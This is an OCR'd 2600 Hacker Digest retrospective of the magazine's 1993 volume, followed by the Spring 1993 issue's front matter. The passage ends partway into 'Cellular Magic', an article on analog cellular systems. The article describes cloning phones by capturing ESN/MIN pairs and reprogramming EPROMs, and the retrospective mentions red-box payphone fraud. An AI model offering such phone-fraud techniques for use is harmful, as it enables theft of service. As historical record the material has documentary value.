2600

The Hacker Digest - Volume 10

1993

FORMAT

The 1993 cover format continued the previous year's style. All issues now had the price ($4) printed on the cover. The page length remained at 48 pages with the page numbering scheme also remaining as it was in previous years. The table of contents titles on the back cover had the following unique titles - Spring: "program"; Summer: "inward"; Autumn: "main attractions"; and Winter: "on-ramp". Article titles on the back cover were now contained in a colored box. Second class postage permit info was no longer printed on the back page.

The tradition of messages being hidden in tiny print in the space on the back cover where a mailing label would go continued - Spring: "STILL HERE" (referring to both the magazine and the tiny message itself); Summer: "THE LIGHT IS BLACK" (a clue on how to read the front cover); Autumn: "AVERAGE IS ABNORMAL" (the philosophy with which we tended to view the hacker world; the message is, of course, printed upside down); and Winter: "LIKE A DOG" (the chilling last words of the protagonist from the final sentence of Franz Kafka's *The Trial*). Many of us felt like we were living within that book.


COVERS

The first three covers of the year were drawn by Affra Gibbs and the last one was drawn by Holly Kaufman Spruch. The mini-covers in the upper right would also continue throughout the year. The covers, as always, focused on things that were happening in the hacker world - and there was no shortage of them.

The Spring 1993 cover focused on Austin, Texas, where the Secret Service was on trial for violating the rights of Steve Jackson Games in the raid that helped launch the Electronic Frontier Foundation three years earlier. A hacker in a *2600* t-shirt is seen by the side of a highway holding a sign that reads ".edu" in much the same way a hitchhiker would hold up a sign with their desired destination. This hacker wants to go to school on the information highway. This particular character would become known as the face of *2600* in future covers and even eventually on the *2600* van. There are numerous signs spread out along the highway, including ones that people in Austin would recognize: Magnolia, Texadelphia, and Europa were all popular cafes to hang out in. At the end of the highway was an image of the Emerald City from *The Wizard of Oz* with the word "Oasis" on a banner being pulled by a plane. Austin was often referred to as an oasis in the Texas desert. There were also references to the incoming Democratic regime, the first of its kind since *2600* began publishing. "Bill's" and "Hillary's" signs along the highway denoted fictitious cafes in the names of the President and First Lady. The inclusion of "Nick's" next to them was a reference to a short-lived television program called *Nick & Hillary* that had aired several years earlier. A bus driving past on the highway has the license plate of "52IF." This undoubtedly was a reference to the license plate found on The Beatles' *Abbey Road*, which read "28IF" and had been seen as a hint of the rumored death of Paul McCartney, who would have been 28 had he lived. (The math doesn't work

on either plate as Paul's age at the time of each of these references would have actually been 27 and 51.) As for the dead elephant on the side of the road, that was clearly a reference to Republicans on the way out of power. The donkey on a sign by the Emerald City is the flip side of the transition. This issue's mini-cover was a simple message: "TEXAS FEDEX NOFIVE!" For one thing, it incorporated the traditional exclamation point that always appears on the cover of the first issue of the year. The message was basically sharing a discovery some of us had made when visiting Austin for the Steve Jackson Games vs. Secret Service trial: Simplex locks on FedEx boxes in Texas didn't have a five in the combination, unlike others throughout the country.

Summer 1993 was a mall scene, something that was becoming more and more prevalent as *2600* meetings soared in popularity. Ever since the trouble at a *2600* meeting instigated by the Secret Service at the Pentagon City Mall in Washington DC the previous year, our meetings were spreading like wildfire, jumping from three in 1992 to 30 by the end of 1993. Since so many of them met in food courts in malls, we were becoming real experts in how to handle suspicious members of mall security. In this image, hackers are seen on three levels of a mall playing with laptops, portable phones, and frequency counters. There are other people with binoculars, a man clearly labeled as FBI, soldiers, and even a television crew interviewing some hackers. All of this was based on actual occurrences at *2600* meetings. We see the familiar Radio Shack font on a storefront, but this one only spells out the word "hack." On the lower level we see kids on skateboards, tents set up (presumably for that summer's first hacking camp in the Netherlands), a scruffy old guy handing out leaflets, people playing with payphones, and someone wearing a shirt that says "MARCUS" and a hat with the letter "G," possibly a reference to Jamaican leader and black nationalist Marcus Garvey. In the midst of all of this is a sign that says "Find the Hacker," much in the spirit of *Where's Waldo?* You might have thought you had already found all of the hackers, but those who looked a little closer under a black light were in for a surprise as the familiar face of *2600*, introduced in the Spring cover, would take up the entire page. This issue's mini-cover shows a picture of Benjamin Franklin with a waving hand. It was the issue where our faithful laser printer Franklin would retire and here it's revealed who Franklin had been named after all along. It was appropriate, considering Benjamin Franklin's involvement in the printing trade.



The Autumn 1993 cover was a reflection of the biggest hacker event ever to have taken place, which was Hacking at the End of the Universe (HEU), a hacker camp that was held in the Netherlands in August. Over a thousand hackers gathered to build a community, hook up to the Internet, and learn all about hacking. It was the most inspirational gathering since 1989's Galactic Hacker Party, which also took place in the Netherlands. The cover (our first to contain a barcode) featured all sorts of HEU highlights, including skateboarders, tents with computers inside, and a person with a peace sign on their shirt. A totem pole appears in the foreground which tells the story of progression from fire to the automobile to the telephone to the computer and, lastly and most ominously, to a pair of handcuffs. As much fun as all of this was, the dangers were never forgotten. A barbed wire fence separates the hacker fun from the world of conformity, where we see people in suits gathering under a McDonald's sign, stirring a melting pot. In the background are featureless apartment buildings. The mini-cover is a picture of the top floor of The Cedars, the sprawling Victorian estate on Long Island where *2600* got its start and which was now being left behind for greener pastures. The words "Tok Junction" were a reference to a small town in Alaska near the Yukon border, known as one of the most isolated communities in the United States.

Winter 1993-94 was a bit more ominous in nature. There had been a flurry of cases recently involving hackers being sent to prison. That, combined with the explosion of new cable networks, led to the image of "The Prison Network" on a 500-channel capable television set. Sitting on top of the television next to a basket of eggs was a little voodoo doll with a knife through his heart and the name "R Berman" on his shirt. This was widely believed to be a reference to Rick Berman, the executive producer of the *Star Trek* franchise, who many at the time felt was destroying the original Gene Rodenberry vision. (Hackers took this sort of thing seriously, after all.) We see "JVST" over an old building with pillars, symbolizing outdated justice. Next to that is another series of letters: SAPPO. This was a reference to three of our hacker friends who had been sent to prison: Scorpion, Acid Phreak, and Phiber Optik. Three candles are lit below those letters in their honor. The 56 symbolized the new future of data transmission, where the maximum speed of analog data transmission over a POTS line was believed to be 56 kilobits per second. The image is completed with a newspaper headline on the floor announcing the upcoming *2600* meeting on IRC. The mini-cover is a stretched out section of Edvard Munch's "The Scream," which had just been stolen from a gallery in Oslo.

INSIDE

The staff section had credits for Editor-In-Chief, Office Manager, Artwork, Writers, Technical Expertise, and Shout Outs. A Special Projects Coordinator credit appeared in the Summer issue with the name of "Earl J. Waggadorn, Jr.," a misspelled (should be "Waggedorn") character name of an obnoxious brat from the 1960s television program *Julia*. That issue also had a credit for Good Buy, a farewell to our laser printer named Franklin who was retiring and who had gotten shout outs in nearly every preceding issue. The staffbox appeared on page 3 for all issues this year. The annual Statement of Ownership, required by the post office, somehow wound up not getting printed this year.

The Writer list ended with "the digital majority" for Spring, "the usual anonymous bunch, especially David Alan Buchwald" for Summer, "the strong and silent" for Autumn, and "one who waits" for Winter. There were two new staffbox quotes this year. For Spring and Summer, the source was Judge Sam Sparks from the momentous court case where Steve Jackson sued the Secret Service for the raids that affected Steve Jackson Games back in 1990. Judge Sparks said: "The Secret Service didn't do a good job in this case. We know no investigation took place. Nobody ever gave concern as to whether statutes were involved. We know there was damage." For the Autumn and Winter issues, the quote came from a Secret Service affidavit responding to a CPSR (Computer Professionals for Social Responsibility) Freedom of Information Act request concerning the breakup of the November 1992 Washington DC *2600* meeting. The quote read: "At this time the Secret Service has no reason to believe that the suspect(s) in its investigation, or the plaintiff in this case, are aware of the nature of the Secret Service's investigation, who is under investigation by the Secret Service, what information is in the possession of the Secret Service, or who has provided information to the Secret Service in regard to this matter." We weren't so sure.

Mailing info continued to be printed on page 3 as required by the post office.

We started the year with 18 meetings, already a dramatic increase from a year earlier when we had only three and double what we had only one issue prior. By the end of the year we would have 30 meetings, including one in England and in Spain. Much of this increased popularity was due to the botched attempt by the Secret Service to shut down our Washington DC meeting in November of 1992. Throughout the year, we would be getting new details of what was really going on, thanks to our friends at Computer Professionals for Social Responsibility, who were relentlessly filing Freedom of Information Act requests and helping us to interpret the results. A lawsuit would later be filed against the Secret Service on behalf of the Washington DC *2600* meeting. Based on their responses to FOIA requests, it seemed pretty obvious that the Secret Service was withholding information on just what it was doing on that fateful day. We received a number of articles this year with advice to meeting attendees on how to avoid this kind of thing. We published two of these in our Summer issue, despite neither of them really capturing what we considered to be the spirit of a *2600* meeting. One seemed to feel as though meetings were acts of civil disobedience while the other made them a bit too formal for our tastes. By the end of the year, we had gotten the Secret Service to admit to having a list of meeting attendees and to be conducting some sort of a criminal investigation.

2600 meetings weren't the only place where the Secret Service's actions came under scrutiny. All eyes focused on a courtroom in Austin, Texas early in the year, where Steve Jackson Games, with the help of the Electronic Frontier Foundation, succeeded in suing the Secret Service for their actions nearly three years earlier, when the company was raided as part of a nationwide operation to track down hackers. Under the Electronic Communications Privacy Act of 1986, each plaintiff was awarded $1,000 for having their electronic mail illegally seized. In addition, Steve Jackson Games was awarded $50,000 in damages and all legal fees had to be paid for by the government. In our Spring issue, we printed a day by day accounting of the trial. News of the victory came too late to be included in that issue, however subscribers received a special insert that

shared the happy news.

While this was the year that hackers were fighting back, there was no shortage of new attacks and threats. Incredibly, AT&T sent us a legal threat for publishing a partial list of their offices. We printed their threat and told them to turn the page for a special dedication: the rest of the list. One reader wrote: "*2600* is a publication that literally rides on the edges of freedom of speech. You are daring mega-billion dollar corporation[s] with ties in the government to use their influence to squash you. Yet they don't do it. Yet you aren't scared. Why?" Perhaps the best answer to that is that we knew we had the forces of good on our side.

But the battles would continue. There were reports of harassment at the new Seattle *2600* meeting in July. The government's introduction of the Clipper Chip and its threat to encryption served as a rallying cry and a unifying point between hackers and civil libertarians. And, most disturbingly, we saw hackers being sent to prison in much larger numbers than ever before. For those who wondered why a hacker would ever plead guilty in the first place, we explained that "...a hacker can always be convicted for something and the mystery of not knowing what it is they're going to come after you for is enough to convince many people to plead guilty."

We published a definitive cellular hacking guide in our Spring issue that received lots of feedback. We exposed a hacker trap run by a phone company and, interestingly enough, were strongly criticized by at least one member of the hacker community for giving away too many secrets - they clearly didn't realize it was a trap, which only served to prove why it was important to share such information.

Red boxes were particularly popular at the time. In fact, we came up with a simple design called The Quarter so people could see exactly how the technology worked. "In a world where a one minute payphone call from Washington DC to New York costs $2.20 (at the maximum discount rate no less!), it will hardly surprise us at our suburban offices if, while sipping our afternoon tea, we happen to read about a sudden proliferation of Quarters across the U.S." Between that and the Radio Shack tone dialer modification that we also spearheaded, hackers had gotten a huge advantage over the phone companies. It got to the point where some Radio Shack employees refused to sell tone dialers and crystals to people they suspected of being up to no good. This tied in nicely with their declining reputation due to all of the personal questions that they asked whenever *anything* was bought in one of their stores. We even started to have trouble in the bookstores that sold our magazine - customers or employees had taken to hiding the issues so people couldn't find them. But no matter how many adversaries we wound up having, the hacker spirit prevailed and we just found a way to finish our projects regardless. And we never failed to have a biting remark or two in reserve: "It's incredible how stubbornly some companies will cling to their ignorance."

We were driving the phone companies insane on all levels. Our aspirations were clearly alien to them: "What we need are inexpensive, surcharge-free, and easy ways for all of us to make coin-free calls from anywhere in the country. Any phone companies out

there interested?" We found an Ohio Bell memo warning employees not to copy or share company info, which is exactly what happened to that memo. (A reader also found a corporate memo which mentioned *2600 Magazine* specifically that warned employees not to throw sensitive material in dumpsters, which is precisely where that particular memo was found.) We terrified them with our imagery: "...a hacker with a laptop hooked to a payphone using a red box to connect to a European virus BBS. You just can't get more evil than that." And as a final bit of torture, we ran an ad in our classified section which read: "Looking for old telco vans for purposes too illicit to mention here." We even surprised ourselves by actually finding one which wound up becoming the infamous *2600* phone company van.

Sometimes our unique humor was appreciated. We introduced the concept of "corporate comedy" regarding a set of particularly clueless videos that dealt with various forms of computer crime. "Although we could find little more than sentence structure to agree with in these offerings, we do recommend them to our readers as a fascinating study of alien culture." The company that made the videos liked our review so much they sent us even more videos.

1993 was the year the concept of hacker conferences really started to take off. Much of the inspiration can be traced to a gathering called Hacking at the End of the Universe (HEU), which took place on a campground in the Netherlands in August. We helped promote this event in the magazine as the sequel to the infamous Galactic Hacker Party in Amsterdam four years prior. It was all that and more. A thousand hackers attended, more than any other hacker conference ever. And many of us came away transfixed by what we had witnessed: "Imagine a setting where paranoia is at a minimum, government agents keep their distance, questions are encouraged, and experimentation rewarded." Add to that the fact that people were hooking into the Internet from laptops inside their tents and the true magic of what hackers could accomplish became very apparent. We began to dream of what we might be able to do. We imagined that "a large hacker event like the HEU could easily be held in the United States next summer as part of *2600*'s tenth anniversary." We had no idea if we could ever pull such a thing off. But what we did know was that "we always have the ability to turn our fantasies into reality." But the one thing we knew we couldn't do was listen to all of the people who told us not to bother. "We can initiate change and do things to technology that nobody has ever done before. Or we can just say we can."

A small classified ad in our Summer issue announced "DEF CON I, the Mecca for the underground." It would be a decent sized gathering for the States - around 75 people. And then there was the second Pumpcon, whose flyers promised "any proceeds above the conference costs will be used to help the victims of last year's conference." It would be a little while yet before hacker conferences would find their place in America.

Throughout the year, we tried to spread our overall optimistic view of what the future could be if we only took control of the technology that was growing around us. "We believe people have the fundamental right to hitch a ride onto the information highway," we said. "Just don't kill the driver." Emmanuel Goldstein, the editor of *2600*, was even invited to testify in front of Congress in June. He attempted to present the hacker perspective

on what constituted actual crime. "We know that it's wrong to steal tangible objects. We know that it's wrong to vandalize. We know that it's wrong to invade somebody's privacy. Not one of these elements is part of the hacker world." Unfortunately, the hearing proved to be little more than an opportunity for Congressmen Ed Markey (D-Massachusetts) and Jack Fields (R-Texas) of the House Subcommittee on Telecommunications and Finance to engage in hacker-bashing. Attempts to portray all hackers as criminals prevailed in the chamber and in the sound bites that followed. "New laws are not needed because there is not a single crime that can be committed with a computer that is not already defined as a crime without a computer," Goldstein admonished. "The Internet has evolved, on its own volition, to become a true bastion of worldwide democracy. It is the obligation of this committee, and of governments throughout the world, not to stand in its way."

One of our themes throughout the year was getting people onto the Internet, which was beginning to show its true potential as a worldwide communications network. We published a list of free access points, entitled "Passageways to the Internet." We celebrated "technology as a way of life, not just another way to make money." And we heralded the arrival of a project by an organization called LODCOM which was putting together the "LOD Communications Underground Hack/Phreak BBS Message Base Project," an effort to preserve some of the history of the BBS era, particularly as it related to the hacker community. This was one of the first acknowledgments that those early message boards might actually serve an historical purpose.

In almost every issue, we printed part of a definitive acronym list so that people could understand all of the terminology that was now being thrown around. We shared info on how to defeat hardware locks, which were becoming popular as a way of physically controlling what people could get access to. We also went after another push-button lock manufacturer: a company called Digital which had a Simplex-similar system that wasn't quite as prevalent. Any impression that these locks provided real security was dashed when we printed all 1287 possible combinations.

Caller ID was a fairly new technology and we were determined to share every bit of technical info about it that we could get our hands on. We encouraged "high school hacking" of all sorts, as long as the basic values of the hacker spirit were upheld. And, if they weren't, you could count on being called out like this: "You must watch a lot of television as this is the only way you could have gotten such a warped perception of what hackers are. If you want to cure yourself of this and not get chastised in the letters column, we suggest you read what is said in these pages."

Another milestone, the first ever *2600* Internet meeting was planned for IRC channel #2600 beginning at 12 noon Eastern Time on January 26, 1994. The countdown to an event known as "Phoneday" in the United Kingdom had also begun. In 1995, major disruptions were promised for just about every phone number over there. "If you know anyone in the U.K., it's probably best to leave them alone for a while. These are traumatic times." Meanwhile in the States, people had begun collecting prepaid phone cards as part of a new fad. And we had a great deal of fun trying to get straight answers from the phone companies on their actual rates, something that was so much harder

than one might have expected. We also experienced firsthand the woes of having our touch tones disabled, thanks to the implementation of our new electronic switch. But at least our *2600* voice bulletin board system expanded to 24 hours a day, still using the AT&T Easy Reach 700 area code.

The community was growing. Some noticed that it was still predominantly male, which we agreed was part of a larger problem: "Images don't change themselves. This is one of those society things we're all going to have to work on to a degree." The times continued to change.

2600


TEXAS FEDEX NOFIVE!

The Hacker Quarterly


VOLUME TEN, NUMBER ONE


$4


SPRING 1993




EUROPEAN PAYPHONES









LEFT TO RIGHT FROM THE TOP: Budapest, Hungary; Salzburg, Austria; Munich, Germany (with emergency call handle - left for fire, right for police); Sofia, Bulgaria ("Out of Order" written above dialer); Sofia, Bulgaria ("Out of Order" strongly implied). ***PHOTOS BY KISHON***

SEND YOUR PAYPHONE PHOTOS TO: 2600 PAYPHONES, PO BOX 99, MIDDLE ISLAND, NY 11953. REWARD FOR MONGOLIAN PAYPHONES!

2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc., 7 Strong's Lane, Setauket, NY 11733. Second class postage permit paid at Setauket, New York.
POSTMASTER: Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada --$21 individual, $50 corporate (U.S. funds).
Overseas -- $30 individual, $65 corporate.
Back issues available for 1984, 1985, 1986, 1987, 1988, 1989, 1990, 1991, 1992 at $25 per year, $30 per year overseas. Individual issues available from 1988 on at $6.25 each, $7.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752.
FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099.
INTERNET ADDRESS: 2600@well.sf.ca.us

***2600* Office Line: 516-751-2600, *2600* FAX Line: 516-751-2608**

STAFF

Editor-In-Chief
Emmanuel Goldstein

Office Manager
Tampruf

Artwork
Affra Gibbs

"The Secret Service didn't do a good job in this case. We know no investigation took place. Nobody ever gave concern as to whether statutes were involved. We know there was damage." - Judge Sparks, Steve Jackson vs. Secret Service, January 28, 1993

Writers: Billsf, Blue Whale, Eric Corley, Count Zero, John Drake, Paul Estev, Mr. French, Bob Hardy, Inhuman, Knight Lightning, Kevin Mitnick, The Plague, Marshall Plann, David Ruderman, Bernie S., Silent Switchman, Scott Skinner, Mr. Upsetter, Dr. Williams, and the digital majority.
Technical Expertise: Rop Gonggrijp, Phiber Optik, Geo. C. Tilyou.
Shout Outs: Jon L., Steve J., Franklin, Ozona and the Austinites.

Cellular Magic

by Bootleg

Let me start out by saying this article won't be in the best of ordered content as I'll be skipping around a little quoting data from various manuals as it pops into my mind. It will however, allow anyone that reads it thoroughly and obtains the manuals and equipment specified within, to do virtually anything regarding cellular!

ESN: Electronic Serial Number (every cellular has one in Rom)

MIN: The cellular's phone number (also stored in every cellular's Rom)

Reverse Channel: The channel the cellular phone broadcasts on.

Forward Channel: The channel the cell site broadcasts on.

Remember these key terms as they are the secret to cellulars.

Most cellulars have the ESN/MIN located in an eprom/eeprom located somewhere on the circuit board (older cellulars may not have an ESN) These are usually 27c256 or 27c512 eproms which can be burned or changed by standard eprom burners. They also contain the cellular's programming which can be changed.

When you power up a cellular, it sends its ESN/MIN to the cell site on the reverse channel. The cell site then returns the MIN with an OK signal if their database verifies the ESN/MIN. Some newer cell site software will verify the ESN/MIN with the C.O. before allowing the call. If everything is OK, the cellular will then be able to place a call.

(The reverse channels ESN/MIN and related data can be captured by equipment which we'll list later.)

It seems like some scoundrels have captured other people's ESN/MIN and burned new eproms enabling another cellular phones to act as the originals. Rumor has it that hackers have gone as far as actually changing the eproms' software whereby the program jumps past the ESN/MIN address in the eprom to an address location that can be programmed into memory via the handset! Yet another rumor has it that some even go as far as re-programming the software to capture other cellulars' ESN/MIN and automatically store the data in memory. This naturally allows someone to place fraudulent calls while frequently changing ESN/MINs to avoid all forms of detection. The cell sites usually use frequencies on the non-wireline A band as forward channels. The reverse channels are usually 45 mhz below the forward channels. These reverse channels are the ones scanned by "unsavory dogs" who steal others' ESN/MINs for fraudulent use. Note that one hacker seems to think one can use a Z80 Uncompiler/Compiler on the eproms' software of some cellulars. (The shame of it all!) Other cellulars use different but common microprocessors of which compilers/decompilers are easily available.

Now that you have the theory behind cellular phreaking, I'll continue on to some background and tech stuff you'll need.

Cellular Overview

A cell system divides the service area into small, low power areas called cells. A cell system has a continuous pattern of these cells, each having a 1 to 40 mile radius (usually 5-10 miles). Within each cell is a base station which contains several transceivers and control equipment for the channels assigned to that cell. These are all connected to an MTSO which is in turn connected to a CO (Central Office) switch. Each cell operates on an assigned channel and may have numerous paging and voice channels assigned to it.

The cellular radio frequencies have been divided by the FCC into two equal bands to allow two different systems to co-exist and compete in the same area. Originally there were 666 channels,but that was expanded to 832 in 1988, and with NAMPS to 2412 in 1991.

Band A
Non Wireline
Voice channels: 001-312
Control channels: 313-333
(395 AMPS/1185 NAMPS)

Band B
Wireline
Voice channels: 355-666
Control channels: 334-354
(395 AMPS/1185 NAMPS)

Control channels are used to send and receive only digital data between the cellular phone and the cell base station. The 21 control channels in each band may be dedicated to two different applications: access and paging channels.

The data on the forward control channels provides such info as the system identification number and range of channels to scan to find the access and paging channels. Access channels are used to respond to a page or to originate a call. The system and the cell phone will use access channels where 2-way data transfer occurs to determine the initial voice channel. Paging channels, if used, are the holding place for an idle cell phone. When the call is received at the central controller for a cellular phone, the paging signalling will start on a paging channel. In many systems, both control channel functions will be served by the same access channel for a particular cell. Multiple paging channels are only used in high density areas.

NAM: Number assignment Module. This is a memory component (usually an eprom/eeprom) that contains a cell phone's ESN/MIN/SCM, lock code, etc. Some phones can be re-programmed via the handset so one can change their MIN several times

(usually the phone's software locks it up after three to 20 MIN changes). This feature was used to deceive cell sites when roaming. Newer cell site software is quickly making this trick obsolete (the problem being that one cannot change the ESN via NAM handset programming unless one re-writes the eprom software).

One must know, there is no distributed intelligence in the first generation of cellular systems! At these cellular base stations there is little or no monitoring equipment of any kind.

There are a mix of 3 watt, 1.2 watt, and 600 milliwatt cellular phones in use today. (Keep this in mind as the power of a cellular phone is stored in ROM and transmitted along with the ESN/MIN and the coding must be correct.) 3 watt = mobiles, 1.6 watt = transportables, 600 milliwatt = portables.

IS-41: The newest standard that will let cell switches from different vendors hand-off and deliver calls and transfer subscriber data profiles (newest version is Revision B). This document contains tons of useful info and can be found at public libraries, etc. IS-41 rev b is published by AT&T, although the original rev 0 published in 1987 or rev A published in 1990 may come in handy when dealing with older/smaller MTSO's (Mobile Telephone Switching Offices) that haven't upgraded yet.

MTSO's typically use fiber optic links to cell sites or an 18 ghz microwave link. A cell site in turn then probably uses a 38 ghz microwave link to a microcell transmitter. TDMA and CDMA are both vying to become the industry standard.

SS7: As soon as a user turns on a cell phone the MIN/ESN for that phone will be carried as an SS7 network message to a database, known as the home location register (HLR), within the user's home carrier system. The HLR will provide information for validation as well as customer profile info for advanced features such as voice mail. That info will then be be relayed to a second database, the visitor location register, maintained by the carrier that is hosting the roaming call. They hope to reduce fraud by checking the ESN with real time validation on a per call basis. The current system is unable to detect fraud until after a caller has made his first call. (This system simply uses a customer's calling profile to detect an unusual calling pattern.) Those changing ESN/MIN's often cannot be detected!

Cell relay uses fixed length packets - 48 bytes for the payload and five bytes for the header. Two existing cell relay standards are IEEE 802.6 (DQDB) and ATM. They differ only in content of the header.

Each cellular has two channels associated with it, the transmit (REVERSE) and the receive (FORWARD).

Reverse freqs: 824-848 mhz

Forward freqs: 869-894 mhz

Conventional dispatch: 806-809.7 mhz and 851-854.75 mhz

Trunked dispatch: 809.75-824 mhz and 854.75-869 mhz

General reserve: 848-851 mhz, 894-902 mhz, and 928-947 mhz

Channel spacing: 30 mhz AMPS or 10 mhz NAMPS

Reverse Channel Info

Voice channels are used primarily for conversation, with signaling used with quick data bursts or tones to handle cell to cell handoffs, output power control of the cellular radio-phone, and special control features. Forward data from the cell site and reverse data from the cell phone are sent using frequency shift keying. The data is formatted into groups of words with a distinct binary preamble that allows the receiver to synchronize to the incoming data. With AMPS, various tones are used. With NAMPS, the data and tones have been replaced by sub-audible digital equivalents that ride under the audio. (See EIA - 553 for AMPS or Motorola's NAMPS air interface specification for NAMPS.)

Signaling Tone (ST) and Digital ST (DST)

In AMPS, the signalling tone is a 10 khz signal used by the mobile on the REVERSE channel (REVC) to signal activities or to acknowledge commands from the cell site, including handoffs, alert orders, call terminations, and switch-hook operation. Various burst lengths are used on different ST activities. On NAMPS channels ST is replaced by a digital equivalent called Digital ST (DST) which is the complement of the assigned DSAT. The 10 khz signal is sent for 50 milliseconds.

SAT (Supervisory Audio Tone) and DSAT (Digital SAT)

The supervisory audio tone (SAT) is one of three frequencies:

SAT 0: 5970 hz; **SAT 1:** 6000 hz; **SAT 2:** 6030 hz (plus or minus 2 khz on these three frequencies)

These are used in AMPS signaling. On NAMPS channels SAT is replaced by one of seven sub-audible digital equivalents or vectors called DSAT.

SAT or DSAT is generated by the cell site, checked for frequency or accuracy by the cell phone, then transponded back to the cell site on the REVERSE voice channel (REVC). The cellular telephone uses (D)SAT to verify that it is tuned to the correct channel after a new voice channel assignment. When the CO signals the mobile regarding the new voice channel, it also tells the mobile of the SAT freq of the (D)SAT vector to expect on the new channel. The returned (D)SAT is used at the cell site to verify the presence of the telephone's signal on the designated frequency.

DSAT: +/- 700 hz deviation

Data: Transmitted at 10 kbits/sec. Used for sending system orders and mobile identification. In cellular the data is transmitted as Frequency Key Shifting, where the carrier is shifted high 8 khz in AMPS (700 hz in NAMPS) to represent a logic high (or 1), and the carrier is shifted low 8 khz in AMPS (700 hz in NAMPS) to represent a logic low (or 0).

Control channels carry data only. Voice channels carry data and other signals listed here.

Audio: includes all microphone audio and DTMF while in a call (maximum =/- 12 khz deviation AMPS, =/- 5 khz dev NAMPS). DTMF uses two tones (one high, one low) from a selection of seven tones (four low, three high tones) to indicate digits being dialed. In AMPS signalling, audio and ST are accompanied by SAT.

Placing a call from a Cellular Phone

